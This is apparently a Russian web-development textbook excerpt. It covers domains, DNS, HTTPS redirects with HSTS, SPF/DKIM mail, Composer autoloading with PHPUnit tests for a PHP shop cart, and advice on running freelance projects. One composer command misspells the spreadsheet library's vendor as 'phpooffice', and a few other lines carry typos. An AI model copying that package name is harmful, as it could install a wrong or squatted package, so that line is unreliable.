Без SPF и DKIM ваши письма о заказах будут падать в спам, а от вашего имени сможет писать кто угодно. Значения записей выдаёт почтовый сервис — вам надо только скопировать их в панель регистратора.

► Отправка писем из кода

```
// Простой вариант — встроенная функция
$zagolovki = [
    'From'          => 'zakaz@avtozapchast.tj',
    'Content-Type' => 'text/plain; charset=utf-8',
];
mail($pokupatel_email, 'Заказ №1043 принят', $tekst, $zagolovki);
```

`mail()` годится для «проверить, что работает». Для настоящего магазина берите отправку через **SMTP** вашего почтового сервиса (библиотека **PHPMailer** или **symfony/mailer**). Разница не в удобстве, а в доставляемости: письма, отправленные через нормальный SMTP с настроенными SPF и DKIM, доходят. Отправленные `mail()` с shared-хостинга — часто нет.

Всегда отправляйте письмо на действие с деньгами: заказ принят, статус изменился, заказ отправлен. Покупателю нужно подтверждение, что его не обманули; вам — след того, что было отправлено.

СЛОВО	ЧТО ЭТО	ПО-ПРОСТОМУ
домен	Имя сайта	avtozapchast.tj
регистратор	Компания, у которой покупают домен	«Магазин имён»
IP-адрес	Числовой адрес машины в сети	185.12.44.7
DNS	Служба «имя → адрес»	Телефонная книга интернета
A-запись	Домен ведёт на этот IP	Главная связка
CNAME	Псевдоним другого имени	www → основной домен
MX	Куда доставлять почту	Адрес почтового сервера
TTL	Сколько кэшировать ответ DNS	Почему изменения не мгновенны
HTTPS	HTTP + шифрование	Замочек в браузере
сертификат	Файл-удостоверение сервера	«Я действительно этот сайт»
Let's Encrypt	Бесплатный удостоверяющий центр	Кнопка в панели хостинга
самоподписанный	Сертификат, который вы выдали себе сами	Для учёбы годится, для сайта — нет
301	Код «переехало навсегда»	Правильная переадресация на HTTPS
HSTS	Заголовок «только HTTPS»	Браузер даже не попробует HTTP
смешанное содержимое	HTTPS-страница тянет HTTP-ресурс	Замочек пропадает
SPF / DKIM	Записи «кто вправе слать от моего имени»	Защита от спам-фильтра и подделки
SMTP	Протокол отправки почты	Как письмо уходит к получателю

Проверяем переадресацию и сертификат:

HTTPS: переадресация и сертификат

```
Terminal
> $ curl -I http://magazin.tj/katalog.php
> HTTP/1.1 301 Moved Permanently
> Host: magazin.tj
> Date: Mon, 24 Aug 2026 18:02:03 GMT
> Connection: close
> X-Powered-By: PHP/8.4.19
> Location: https://magazin.tj/katalog.php
> Content-type: text/html; charset=UTF-8
>
> $ curl -I http://magazin.tj/katalog.php (уже по https)
> HTTP/1.1 200 OK
> Host: magazin.tj
> Date: Mon, 24 Aug 2026 18:02:03 GMT
> Connection: close
> X-Powered-By: PHP/8.4.19
> Strict-Transport-Security: max-age=31536000
> Content-type: text/html; charset=UTF-8
>
> $ openssl x509 -in sertifikat.pem -noout -subject -issuer -dates
> subject=CN = magazin.tj, O = Magazin Avtozapchastey, C = TJ
> issuer=CN = magazin.tj, O = Magazin Avtozapchastey, C = TJ
> notBefore=Aug 24 18:02:25 2026 GMT
> notAfter=Aug 24 18:02:25 2027 GMT
```

Настоящий вывод curl и openssl: редирект на https и поля сертификата

Первый запрос по HTTP получает **301 Moved Permanently** и заголовок **Location: https://magazin.tj/katalog.php** — браузер тут же пойдёт по HTTPS. Именно это и требуется: старые ссылки, закладки и записи в поисковике продолжают работать.

Второй запрос — уже защищённый: **200 OK** и **Strict-Transport-Security: max-age=31536000**. Число — это год в секундах.

Внизу — поля сертификата. Обратите внимание: **subject** и **issuer** совпадают. Значит, сертификат самоподписанный — он выпущен для этого примера командой **openssl** и годится только для тренировки. У настоящего сертификата Let's Encrypt в **issuer** будет **R3** или **E5**, а браузер покажет замочек.

Ждать DNS десять секунд. Изменения расходятся от десяти минут до суток. Не меняйте записи по десять раз в панике — сделайте один раз и подождите.

Сертификат без автопродления. Через 90 дней сайт встретит посетителей красным экраном «Подключение не защищено». Включайте автопродление сразу.

Забуть про `www`. Половина покупателей наберёт с `www`. Без CNAME они увидят ошибку.

Вечный цикл переадресаций. Самая частая ошибка при включении HTTPS за прокси: PHP не видит `HTTPS=on` и снова шлёт на `https://`. Лечится проверкой `HTTP_X_FORWARDED_PROTO`.

Смешанное содержимое. Одна картинка по `http://` — и замочка нет. Все внутренние пути — относительные.

Почта без SPF и DKIM. Письма о заказах уходят в спам, покупатель их не видит и звонит с вопросом «а вы приняли мой заказ?».

HSTS с большим сроком до проверки. Сначала убедитесь, что HTTPS работает везде, и только потом ставьте `max-age` на год: браузер запомнит, и отменить это будет непросто.

Домен оформлен на кого-то другого. Бывает, что «знакомый помог купить». Через год знакомый недоступен, а домен — не ваш. Оформляйте на себя и включите автопродление.

Задача 58.1. Придумайте три имени домена для своего магазина. Продиктуйте каждое по телефону знакомому — какое записали без ошибок?

Задача 58.2. Выпустите самоподписанный сертификат: `openssl req -x509 -newkey rsa:2048 -keyout kluch.pem -out sertifikat.pem -days 365 -nodes`. Посмотрите его поля.

Задача 58.3. Сравните `subject` и `issuer` в своём сертификате. Почему браузер такому не поверит?

Задача 58.4. Напишите переадресацию на HTTPS в PHP. Проверьте через `curl -I` — какой код ответа и какой заголовок `Location`?

Задача 58.5. Найдите в своём проекте все ссылки с жёстким `http://`. Сделайте их относительными.

Задача 58.6. Объясните своими словами, зачем нужен `HTTP_X_FORWARDED_PROTO`. Что будет, если его не проверять?

Задача 58.7. Составьте таблицу DNS-записей для своего магазина: A, CNAME, MX, TXT. Какие значения вы бы вписали?

Задача 58.8. Настройте отправку письма при оформлении заказа. Что должно быть в теле письма? Составьте текст.

Задача 58.9. Отправьте себе тестовое письмо и посмотрите его заголовки (в почтовом клиенте — «показать оригинал»). Найдите строки о проверке SPF.

Задача 58.10. Посчитайте годовую стоимость владения магазином: домен + хостинг + почта. Сколько это в месяц?

Ответы — в Приложении Г.

В БОЮ В бою

У этого проекта домен `autodoc.tj` — местная зона, короткое имя, диктуется по телефону без запятой. Для магазина, который работает в Таджикистане, `.tj` ещё и вопрос доверия: покупатель видит своё.

HTTPS обязателен по причине более приземлённой, чем «браузер ругается». В магазине есть личные кабинеты — покупателя, продавца, администратора. Каждый вход по HTTP означает, что пароль ушёл открытым текстом через всю цепочку сетей. Один перехваченный пароль администратора — и весь каталог с ценами и заказами в чужих руках.

Почта на своём домене нужна не для красоты: письма о заказах и статусах — это то, что покупатель предъявит, если возникнет спор. Письмо с адреса `zakaz@autodoc.tj` выглядит как документ. Письмо с бесплатного ящика — как переписка.

ИТОГ**Итог**

- Домен — это имя, за которым записан IP-адрес. Покупается отдельно от хостинга.
- DNS не мгновенен: изменения расходятся от минут до суток.
- А-запись — на сервер, CNAME для `www`, MX — для почты.
- HTTPS обязателен: без него браузер пишет «Не защищено».
- Сертификат — бесплатный, Let's Encrypt, обязательно с автопродлением.
- Переадресация HTTP → HTTPS кодом 301, плюс заголовок HSTS.
- За прокси проверяйте `HTTP_X_FORWARDED_PROTO`, иначе будет цикл.
- Все внутренние пути — относительные, иначе смешанное содержимое.
- Почта на своём домене + SPF и DKIM, иначе спам.
- Письмо покупателю — на каждое действие с деньгами.

Дальше — куда расти, когда всё это уже умеешь.

Куда расти: фреймворки и Composer

ЗАЧЕМ ЭТО**Зачем эта глава**

Пятьдесят восемь глав позади. У вас работающий магазин на настоящем домене, с каталогом, корзиной, заказами, продавцами, админкой и подключённым поставщиком. Вы умеете HTML, CSS, JavaScript, PHP, SQL, git и деплой.

Это не «основы». Это ровно тот набор, за который платят.

И тут возникает вопрос, на котором многие спотыкаются: **что дальше?** В интернете кричат про Laravel, React, Docker, микросервисы, Kubernetes. Кажется, что вы отстали навсегда.

Не отстали. Эта глава — карта: что действительно стоит выучить следующим, в каком порядке и, главное, **когда именно** за это браться. Потому что самая частая ошибка на этом этапе — прыгнуть на фреймворк слишком рано и потерять полгода на магию, которую не понимаешь.

Куда расти после этой книги

Порядок важнее скорости: каждая ступень имеет смысл, только когда пройдена предыдущая

Вы здесь

магазин работает на бою

PHP без фреймворка, MySQL, git, деплой. Этого хватает, чтобы делать и продавать сайты.

Не спешите дальше

Сначала доведите свой магазин до состояния, за которое не стыдно

Ступень 1

Composer и чужие библиотеки

Автозагрузка классов, PHPMailer, работа с датами, PDF-накладные. Перестать писать всё с нуля.

Когда пора

Когда ловите себя на копировании кода из проекта в проект

Ступень 2

Тесты и качество кода

PHPUnit на расчёт цены и корзину, единый стиль кода. Правки перестают ломать соседнее.

Когда пора

Когда боитесь трогать код, который работает

Ступень 3

Фреймворк: Laravel или Symfony

Маршруты, шаблоны, ORM, миграции, очереди — из коробки. Скорость разработки в разы выше.

Когда пора

Когда написали свой «мини-фреймворк» и он стал мешать

Ступень 4

Выбор специализации

Фронтенд (Vue/React), бэкенд и высокие нагрузки, DevOps или мобильные приложения.

Когда пора

Когда поняли, какая часть работы вам самому интереснее

Главное: фреймворк — не «уровень выше», а инструмент под задачу. Человек, понимающий, что делает Laravel под капотом, стоит дороже человека, знающего только его команды.

Обратите внимание на правую колонку. Там не «через полгода», а **признак**: когда конкретно эта ступень становится нужна. Учить что-то до того, как почувствовал боль, которую оно лечит, — пустая трата времени: не понимаешь, зачем, и забываешь через месяц.

► Ступень 1. Composer и чужие библиотеки

Composer — менеджер пакетов для PHP. Он делает две вещи:

- скачивает чужие библиотеки и следит за их версиями;
- автоматически подключает классы — вместо десятка `require`.

Вторая — важнее. И полезна, даже если вы ни одной чужой библиотеки не поставите.

► Ступень 2. Тесты

Тест — это код, который проверяет ваш код. Звучит странно ровно до первого случая, когда правка в расчёте доставки сломала расчёт скидки, а заметили это через неделю по жалобе покупателя.

Начинать надо не со «всё покрыть тестами», а с **денег**: расчёт цены, итог корзины, комиссия продавца, баланс. Пять тестов на эти функции окупают себя в первый же месяц.

► Ступень 3. Фреймворк

Фреймворк — готовый каркас приложения. Он берёт на себя маршрутизацию, шаблоны, работу с базой, миграции, авторизацию, отправку почты, очереди.

Для PHP их два всерьёз:

	LARAVEL	SYMFONY
Характер	Быстро и удобно	Строго и предсказуемо
Порог входа	Ниже	Выше
Материалов на русском	Очень много	Меньше
Где чаще нужен	Стартапы, магазины, студии	Крупные компании, банки

Для магазина — **Laravel**. Он ближе к тому, что вы уже делали, и учиться по нему легче.

Но: не раньше, чем ваш магазин заработает. Причина простая. Фреймворк — это набор ответов на вопросы, которых вы ещё не задавали. Тот, кто прошёл эту книгу, откроет Laravel и увидит: маршруты — это то, что он делал руками; Eloquent — обёртка над SQL, который он писал; миграции — те же `CREATE TABLE IF NOT EXISTS`. Он выучит фреймворк за месяц и будет понимать, что происходит внутри.

Тот, кто начал с Laravel, при первой же нестандартной задаче встанет.

► Ступень 4. Специализация

Через год-полтора появится ощущение, какая часть работы вам ближе. Тогда и выбирать: фронтенд (Vue/React), бэкенд и нагрузки, DevOps, мобильные приложения. Раньше — не надо: выбор без опыта делается по чужим словам, а не по своим ощущениям.

код

Код: Composer на практике

Начнём с автозагрузки — то, что можно применить к своему магазину сегодня.

► Проблема, которую решает автозагрузка

Сейчас в вашем проекте наверху каждого файла что-то такое:

```
require __DIR__ . '/includes/db.php';
require __DIR__ . '/includes/korzina.php';
require __DIR__ . '/includes/tovary.php';
require __DIR__ . '/includes/zakazy.php';
require __DIR__ . '/includes/prodavcy.php';

// ...и ещё десяток
```

Забыли строку — `Call to undefined function`. Переименовали файл — чините во всех местах. Добавили класс — не забудьте подключить везде.

► Как это выглядит с Composer

Файл `composer.json` в корне проекта:

```
{
    "name": "firdavs/magazin",
    "description": "Магазин автозапчастей",
    "require": {
        "php": ">=8.1"
    },
    "autoload": {
        "psr-4": {
            "Magazin\\": "src/"
        }
    }
}
```

Строка `"Magazin\\": "src/"` читается так: «класс `Magazin\\Korzina` лежит в файле `src/Korzina.php`». Соглашение — вместо ручных подключений.

Класс, разложенный по этому правилу:

```

<?php
declare(strict_types=1);

namespace Magazin;

final class Korzina
{
    /** @var array<int, array{cena:int, kol:int}> */
    private array $pozicii = [];

    public function dobavit(int $tovar_id, int $cena, int $kol = 1): void
    {
        $this->pozicii[$tovar_id]['cena'] = $cena;
        $this->pozicii[$tovar_id]['kol'] = ($this->pozicii[$tovar_id]['kol'] ?? 0)
+ $kol;
    }

    public function itogo(): int
    {
        $summa = 0;
        foreach ($this->pozicii as $p) {
            $summa += $p['cena'] * $p['kol'];
        }
        return $summa;
    }
}

```

И использование — одна строка подключения на весь проект:

```

<?php
require __DIR__ . '/vendor/autoload.php'; // ← вместо десятка require

use Magazin\Korzina;

$korzina = new Korzina();
$korzina->dobavit(1, 25000, 2); // фильтр, 250.00 сомони
$korzina->dobavit(2, 78000); // тормозные колодки

echo 'Итого: ', number_format($korzina->itogo() / 100, 2, '.', ' '), " сомони\n";

```

Собирается автозагрузчик одной командой:


```
composer dump-autoload
```

► Полезные библиотеки

Когда автозагрузка освоена, ставить чужое просто:

```
composer require phpmailer/phpmailer # нормальная отправка почты через SMTP
composer require nesbot/carbon       # даты по-человечески
composer require ramsey/uuid         # уникальные идентификаторы
composer require phpooffice/phpspreadsheet # выгрузка прайса в Excel
composer require --dev phpunit/phpunit # тесты (только для разработки)
```

Появятся два файла и папка:

ЧТО	ЗАЧЕМ	В GIT?
<code>composer.json</code>	Что нужно проекту	Да
<code>composer.lock</code>	Какие версии стоят сейчас	Да
<code>vendor/</code>	Сам скачанный код	Нет, в <code>.gitignore</code>

Почему `vendor/` не в git: это чужой код, он восстанавливается командой `composer install` по `composer.lock`. А `composer.lock` в git обязательно — он гарантирует, что на боевом сервере встанут **те же самые** версии, что у вас. Без него однажды на сервере окажется библиотека новее, с другим поведением, и вы будете искать причину до вечера.

► Первый тест

Раз уж завели Composer, вот как выглядит первый тест:

```

<?php
use PHPUnit\Framework\TestCase;
use Magazin\Korzina;

final class KorzinaTest extends TestCase
{
    public function test_itog_schitaetsya_pravilno(): void
    {
        $korzina = new Korzina();
        $korzina->dobavit(1, 25000, 2);    // 2 × 250.00
        $korzina->dobavit(2, 78000);      // 1 × 780.00

        $this->assertSame(128000, $korzina->itogo());    // 1280.00 сомони
    }

    public function test_povtornoe_dobavlenie_uvelichivaet_kolichestvo(): void
    {
        $korzina = new Korzina();
        $korzina->dobavit(1, 25000);
        $korzina->dobavit(1, 25000);

        $this->assertSame(50000, $korzina->itogo());
    }
}

```

Читается как список утверждений о том, как всё должно работать. Запускается командой `vendor/bin/phpunit`. И с этого момента любая правка корзины проверяется за секунду, а не «вроде не сломал».

СЛОВО	ЧТО ЭТО	ПО-ПРОСТОМУ
Composer	Менеджер пакетов PHP	Скачивает чужой код и подключает ваш
пакет / библиотека	Чужой готовый код	«Не писать самому то, что уже написано»
автозагрузка	Классы подключаются сами	Одна строка вместо десятка <code>require</code>
PSR-4	Правило «класс → путь к файлу»	Соглашение, по которому ищут файл
<code>namespace</code>	Пространство имён	Фамилия для класса: <code>Magazin\Korzina</code>
<code>use</code>	Импорт имени в файл	Чтобы писать <code>Korzina</code> , а не полный путь
<code>vendor/</code>	Папка со скачанным кодом	В git не кладут
<code>composer.lock</code>	Точные версии	Гарантия «у меня и на боеу одинаково»
<code>--dev</code>	Пакет только для разработки	На боевой сервер не поедет
фреймворк	Готовый каркас приложения	Маршруты, шаблоны, база — из коробки
ORM	Таблица как объект PHP	<code>\$tovar->cena</code> вместо <code>SELECT</code>
тест	Код, проверяющий код	«Проверь, что итог 1280»
<code>assertSame</code>	«Должно быть ровно это»	Утверждение в тесте
CI	Автоматический прогон тестов	Проверка на каждый push

Собираем автозагрузчик и запускаем:

Composer: одна строка вместо десятка require

```
Terminal
> $ composer dump-autoload
> Generating autoload files
> Generated autoload files
>
> $ php proverka.php
> Итого: 1 280.00 сомони
>
> $ ls vendor/
> autoload.php
> composer
```

Настоящий запуск: класс `Korzina` подключился сам, через автозагрузку

`Generating autoload files` — Composer прочитал `composer.json` и построил карту «класс → файл». В папке `vendor/` появился `autoload.php`.

Дальше `php proverka.php` печатает **1 280.00 сомони**. Проверим руками: $250.00 \times 2 + 780.00 = 1280.00$. Сходится.

Главное здесь — то, чего **не** видно: в `proverka.php` нет ни одного `require` для `Korzina.php`. Класс подключился сам, потому что лежит там, где обещано в `composer.json`. Добавьте завтра `Magazin\Zakaz` — он тоже подключится сам, без единой правки в других файлах.

Обратите внимание: в `vendor/` только `autoload.php` и служебная папка — ни одной чужой библиотеки мы не ставили. Автозагрузка работает сама по себе, и это первое, ради чего стоит завести Composer.

ГРАБЛИ

Грабли

Прыгнуть на фреймворк сразу. Самая дорогая ошибка на этом этапе. Laravel без понимания того, что он делает внутри, — это набор заклинаний. Первая же задача вне учебника поставит в тупик.

`vendor/` в `git`. Плюс десятки тысяч файлов в репозитории и конфликты при каждом обновлении. В `.gitignore`.

`composer.lock` не в `git`. Обратная ошибка, и она хуже: на боевом сервере встанут другие версии, чем у вас, и поведение разойдётся.

`composer update` на боевом сервере. `update` подтягивает новые версии и переписывает `lock`. На сервере запускают только `composer install` — он ставит ровно то, что записано в `lock`.

Библиотека ради одной функции. Тянуть пакет на 200 файлов, чтобы обрезать строку, — плохая сделка. Каждая зависимость — это чужой код, который надо обновлять и который может однажды сломаться.

Учить всё сразу. Laravel + React + Docker + Kubernetes параллельно = не выучено ничего. Одна ступень за раз, до состояния «сделал работающий проект».

Считать, что «без фреймворка» — стыдно. Огромная доля работающих и зарабатывающих сайтов написана ровно так, как ваш магазин. Фреймворк — инструмент, а не диплом.

ЗАДАЧИ

Задачи

Задача 59.1. Установите Composer. Проверьте: `composer --version`.

Задача 59.2. Заведите `composer.json` в своём магазине с автозагрузкой `Magazin\` → `src/`.

Задача 59.3. Перенесите одну функцию магазина в класс с `namespace`. Уберите соответствующий `require`. Работает?

Задача 59.4. Посчитайте, сколько `require` в вашем проекте. Сколько из них уйдёт после перехода на автозагрузку?

Задача 59.5. Поставьте `phpunit` и напишите два теста на расчёт итога корзины. Сломайте функцию нарочно — тест поймал?

Задача 59.6. Напишите тест на расчёт цены из главы 51: рубли, курс, наценка, округление.

Задача 59.7. Добавьте `vendor/` в `.gitignore`, а `composer.lock` — в `git`. Объясните своими словами, почему именно так.

Задача 59.8. Поставьте PHPMailer и отправьте письмо через SMTP. Сравните доставляемость с `mail()`.

Задача 59.9. Откройте документацию Laravel, раздел «Routing». Найдите в своём магазине то место, которое делает то же самое.

Задача 59.10. Составьте личный план на полгода: что учите первым, вторым, третьим и по какому признаку поймёте, что пора дальше.

Ответы — в Приложении Г.

В БОЮ В бою

Магазин `autodoc.tj` написан **без фреймворка** — на PHP 8 и PDO, каждая страница отдельным файлом. И это осознанный выбор, а не «не осилили».

Причины конкретные. Проект должен работать на обычном хостинге в Таджикистане. Его должен уметь поддерживать местный разработчик, а не только автор. Скорость страницы важнее удобства разработчика: покупатель на мобильном интернете не ждёт.

Что при этом взято из «взрослого» подхода, потому что оно окупается:

- **PDO и подготовленные запросы** — как во всех фреймворках;
- **идемпотентные миграции** — своя, простая версия того же механизма;
- **настройки в базе**, а не в коде — то, что фреймворк даёт из коробки;
- **журнал операций** (`seller_ledger`) — приём из бухгалтерских систем.

Иными словами: фреймворка нет, а инженерные решения — те же. Это и есть разница между «пишу без фреймворка, потому что не умею иначе» и «пишу без фреймворка, потому что так лучше для этой задачи».

Когда проект дорастёт до команды из нескольких разработчиков — переход на Laravel станет разумным. Но не раньше, чем появится вторая пара рук.

ИТОГ

Итог

- Того, что вы уже умеете, достаточно, чтобы делать и продавать сайты.
- Порядок роста: Composer → тесты → фреймворк → специализация.
- Учите ступень, когда почувствовали боль, которую она лечит.
- Composer полезен сразу — автозагрузкой, даже без чужих библиотек.
- `composer.json` и `composer.lock` — в git, `vendor/` — нет.
- На боевом — только `composer install`, никогда `update`.
- Тесты начинают с денег: цена, итог, комиссия, баланс.
- Фреймворк — после работающего проекта, а не вместо него.
- Laravel — для магазинов и студий, Symfony — для крупных компаний.
- Фреймворк — инструмент, а не диплом. Без него работают тысячи сайтов.

Осталась последняя глава — о том, как превратить всё это в работу.

Как вести проект и брать заказы

ЗАЧЕМ ЭТО

Зачем эта глава

Все предыдущие пятьдесят девять глав были про то, **как делать**. Эта — про то, **как на этом жить**.

Тема, которой в учебниках обычно нет, — и зря. Потому что провалы у начинающих разработчиков случаются не из-за плохого кода. Они случаются так:

- «Сделаю за неделю» — а работы оказалось на два месяца;
- сделал всё, а заказчик пропал, не заплатив;
- «добавь ещё одну маленькую кнопочку» — и так двадцать раз, бесплатно;
- сдал проект, а через полгода звонят: «сайт лежит, чини» — тоже бесплатно;
- взял заказ, не понял задачу, потерял три месяца и репутацию.

Ни одну из этих бед не лечит знание РНР. Их лечат **договорённости**. Разберём, как их выстраивать — так, чтобы работа приносила деньги, а не ощущение, что вас использовали.

Путь заказа: от «сделай сайт» до денег на счету

Каждый этап заканчивается документом. Нет документа — этап не пройден

ЭТАП 1

Разговор

Слушаете, что нужно на самом деле. Задаёте вопросы, не обещаете сроков.

итог: список задач своими словами

ЭТАП 2

Смета и сроки

Разбиваете на части, каждую оцениваете отдельно. Пишете, чего в работе НЕТ.

итог: смета с ценой, сроком и границами

ЭТАП 3

Аванс

30–50% до начала работы. Без аванса не начинаете — это не грубость, а правило.

итог: деньги получены, работа начата

ЭТАП 4

Работа по частям

Показываете каждую неделю. Заказчик видит прогресс, вы — что поняли верно.

итог: рабочие куски, а не обещания

ЭТАП 5

Сдача и остаток

Проверка по списку из сметы. Передаёте доступы. Получаете остаток.

итог: сайт работает, оплачен полностью

ТАК ТЕРЯЮТ ДЕНЬГИ И НЕРВЫ

- ✗ «Сделаю за неделю» — не посмотрев объём
- ✗ Работа без аванса, «рассчитаемся в конце»
- ✗ Договорённости в голосовых сообщениях
- ✗ «Мелкая доработка» без пересчёта сметы
- ✗ Показ только в конце: «вот, готово»
- ✗ Доступы к серверу и домену — не у заказчика

ТАК РАБОТАЮТ СПОКОЙНО

- ✓ Оценка по частям, с запасом в полтора раза
- ✓ Аванс 30–50% до первой строки кода
- ✓ Всё, о чём договорились, — письменно
- ✓ Новая хотелка = новая строка сметы
- ✓ Показ раз в неделю, хоть кусками
- ✓ Домен и хостинг оформлены на заказчика

Ключевая мысль картинки — в подзаголовке: **каждый этап заканчивается документом**. Не «поговорили и договорились», а *written down*. Пусть это будет сообщение в мессенджере — важно, что оно есть и его можно перечитать.

Разберём этапы по одному.

► **Этап 1. Разговор: слушать, а не обещать**

Заказчик говорит: «Мне нужен сайт как у конкурента, только лучше». Это не задача. Задача появляется после вопросов:

- Что сейчас **мешает** работать? (настоящая причина всегда тут)
- Кто будет **пользоваться**: покупатели, менеджеры, продавцы?
- Откуда берутся **товары и цены** — руками, из Excel, из чужого API?
- Как приходят **заказы** сейчас и что с ними происходит дальше?
- Что должно быть **на первом экране** через месяц после запуска?
- Кто будет **вести сайт** после сдачи?

Главное правило этапа: **на этом этапе не называть ни сроков, ни цены**. «Мне нужно посмотреть объём, вернусь завтра со сметой» — нормальный, профессиональный ответ. Названная в разговоре цифра прилипает навсегда.

► Этап 2. Смета: разбить и записать границы

Оценивать «сайт целиком» невозможно. Оценивать по частям — можно:

Каталог с фильтрами и поиском		12 дней
Карточка товара		3 дня
Корзина и оформление заказа		6 дней
Личный кабинет покупателя		4 дня
Админка: товары, заказы, статусы		10 дней
Подключение поставщика по API		8 дней
Выкладка, домен, HTTPS, почта		3 дня
Итого:		46 дней

Дальше — **умножить на 1,5**. Не потому, что вы медленный, а потому что в оценку никогда не попадают: правки после показа, ожидание ответов заказчика, доступы, которых нет, и то, что «не работает у клиента, а у меня работает».

И самый важный кусок сметы — **чего в работе НЕТ**:

В работу НЕ входит:

- наполнение каталога товарами (передаём в Excel-шаблоне);
- тексты и фотографии;
- подключение онлайн-оплаты картой;
- мобильное приложение;
- продвижение и реклама;
- доработки после сдачи (обсуждаются отдельно).

Этот список экономит больше нервов, чем всё остальное вместе взятое. Без него любая просьба звучит как «ну это же входит».

► Этап 3. Аванс

30-50% до начала работы. Это не признак недоверия — это признак того, что вы профессионал, а не тот, кто «попробует».

Аргумент, если неловко произносить: «Аванс — обычная практика, он подтверждает, что задача действительно в работе, и я резервирую под неё время». Заказчик, который отказывается от аванса, почти всегда откажется и от финального платежа.

► Этап 4. Работа по частям

Худшее, что можно сделать, — уйти на два месяца и появиться со словами «готово». Потому что «готово» окажется не тем, что человек представлял, и переделывать придётся всё.

Правильно — показывать раз в неделю, пусть кусками:

- неделя 1: каталог выводит товары из базы, без дизайна;
- неделя 2: фильтры и поиск работают;
- неделя 3: карточка товара, корзина;
- и так далее.

Заказчик видит движение и вовремя говорит «а можно вот тут иначе» — когда переделать стоит час, а не месяц.

► Этап 5. Сдача

Сдача — это не «я закончил». Это:

1. пройти список из сметы, пункт за пунктом, вместе с заказчиком;
2. передать все доступы: хостинг, домен, база, админка, почта;
3. показать, как пользоваться админкой — лучше с записью экрана;
4. получить остаток оплаты;
5. договориться о поддержке — отдельно и письменно.

Пункт 2 — принципиальный. Домен и хостинг оформляются на заказчика, даже если платите вы и потом выставляете счёт. Иначе вы становитесь заложником: его бизнес зависит от ваших аккаунтов, а вы — от его своевременной оплаты.

код

Код: инструменты, которые держат проект

► Список задач, а не память

Память не работает. Работает список — хоть в блокноте, хоть в issues на GitHub, хоть в таблице:

[] Каталог: фильтр по бренду	— 2 дня	— в работе
[] Каталог: постраничный вывод	— 1 день	— ждёт
[x] Карточка товара: галерея фото	— 2 дня	— сдано 12.08
[] Корзина: пересчёт при смене количества	— 1 день	— ждёт
[!] Оплата картой	— ???	— ЗАБЛОКИРОВАНО: нет эквайринга

Четыре состояния и всё. Отдельно отмечайте **заблокированное** — то, что не двигается не по вашей вине. Это первое, что нужно показать заказчику на еженедельном созвоне.

► README, который спасёт вас через год

В каждом проекте, с первого дня:

```
# Магазин автозапчастей

## Что это
Интернет-магазин с каталогом, корзиной, заказами и кабинетом продавца.

## Как запустить у себя
1. `git clone ...`
2. Создать базу, залить `schema.sql`
3. Скопировать `config/db_credentials.example.php` → `db_credentials.php`
4. `php -S localhost:8000 -t public`

## Где что лежит
- `public/` — то, что видно из браузера
- `includes/` — общий код
- `admin/` — админка
- `logs/` — журналы (в git не входят)

## Что нельзя ломать
- Расчёт цены: `includes/cena.php` — там курс, наценка и доставка
- Миграции только идемпотентные

## Кому звонить
Хостинг — ..., домен — ..., поставщик API — ...
```

Через год вы вернётесь в этот проект и не вспомните ничего. README — письмо самому себе в будущее.

► Договорённости по правкам

Формула, которую стоит выучить наизусть:

«Да, это можно сделать. Это займёт примерно *N* дней и будет стоить *X*. Добавляю в список — начинаем сразу или после текущего этапа?»

Не «нет» (грубо и портит отношения) и не «ладно, сделаю» (бесплатная работа, которой не будет конца). Просто **каждая новая хотелка — новая строка сметы**. Заказчик почти всегда соглашается: он не жадный, он просто не знал, что это работа.

► Поддержка после сдачи

Обязательно обговорите до сдачи, иначе будете чинить бесплатно вечно:

ВАРИАНТ	ЧТО ВХОДИТ	КАК СЧИТАТЬ
Разовые правки	По запросу	Почасовая ставка
Абонемент	N часов в месяц + мелкие правки	Фиксированная сумма
Только аварии	Сайт лежит — чиню срочно	Фикс + повышенная ставка за срочность

Отдельно проговорите, что такое «авария»: сайт недоступен, заказы не оформляются, деньги считаются неправильно. «Хочу другой оттенок кнопки» — не авария.

► Как назначить цену

Три подхода, от простого к правильному:

- 1. По часам.** Ваша ставка × часы. Просто, но наказывает за скорость: чем вы опытнее, тем меньше зарабатываете.
- 2. За проект.** Оценка × 1,5 → фиксированная цена. Заказчику понятно, вам выгодно работать быстро. Требуется хорошей сметы.
- 3. По ценности.** Магазин принесёт владельцу N в месяц — цена от этого. Так работают опытные, но нужны примеры прошлых успехов.

Начинайте со второго. И помните про **нижнюю границу**: если после всех расчётов выходит меньше, чем вы заработали бы на найме, — это не заказ, а благотворительность.

СЛОВО	ЧТО ЭТО	ПО-ПРОСТОМУ
ТЗ (техническое задание)	Описание того, что делаем	«Что именно будет сделано»
смета	Разбивка работы на части с ценами	Из чего складывается сумма
аванс / предоплата	Часть суммы до начала	Подтверждение серьёзности
скоуп (scope)	Границы работы	Что входит и что не входит
скоуп-крип	Незаметное разрастание задач	«Ещё одна кнопочка» ×20
дедлайн	Крайний срок	Дата, к которой должно быть готово
этап / веха	Кусок работы со своим итогом	«Каталог готов»
демо	Показ промежуточного результата	Раз в неделю, хоть кусками
приёмка	Проверка по списку из сметы	«Сдано» = прошло все пункты
поддержка	Работы после сдачи	Отдельный договор, не бонус
SLA	Обещанное время реакции	«Отвечаю в течение 4 часов»
портфолио	Примеры ваших работ	То, что показывают вместо резюме

Вернитесь к картинке в начале главы и посмотрите на две колонки внизу.

Левая — это не выдуманные страшилки. Это ровно тот список, который каждый разработчик собирает на собственном опыте в первый год. Разница только в том, что кто-то платит за него годом жизни, а кто-то читает и не платит.

Правая колонка кажется бюрократией — до первого случая, когда заказчик говорит: «мы же договаривались, что оплата будет и на телефоне тоже». Если есть смета со строкой «мобильное приложение не входит» — разговор занимает минуту. Если нет — вы работаете ещё месяц бесплатно.

Особое внимание — последней строке в обеих колонках. **Домен и хостинг оформлены на заказчика.** Это защищает обоих: заказчик не боится, что исчезнет вместе с его сайтом, а вы не отвечаете за чужие неоплаченные счета.

ГРАБЛИ

Грабли

Назвать срок в первом разговоре. «Ну, недели три, наверное» — и это запомнят навсегда, независимо от того, что выяснится позже.

Работать без аванса. Заказчик, не готовый заплатить 30% за работу, которую хочет получить, чаще всего не готов заплатить и 100%.

Договорённости голосом. Через месяц каждый помнит по-своему, и оба искренне. Пишите: «фиксирую: делаем А, В, С; D не входит; срок — 15 сентября».

Бесплатные «мелочи». Каждая по отдельности — двадцать минут. Двадцать таких — неделя работы, которую вы подарили.

Исчезнуть на месяц. Заказчик начинает нервничать, а вы рискуете месяцем работы не в ту сторону. Раз в неделю — короткое сообщение, даже если сказать нечего.

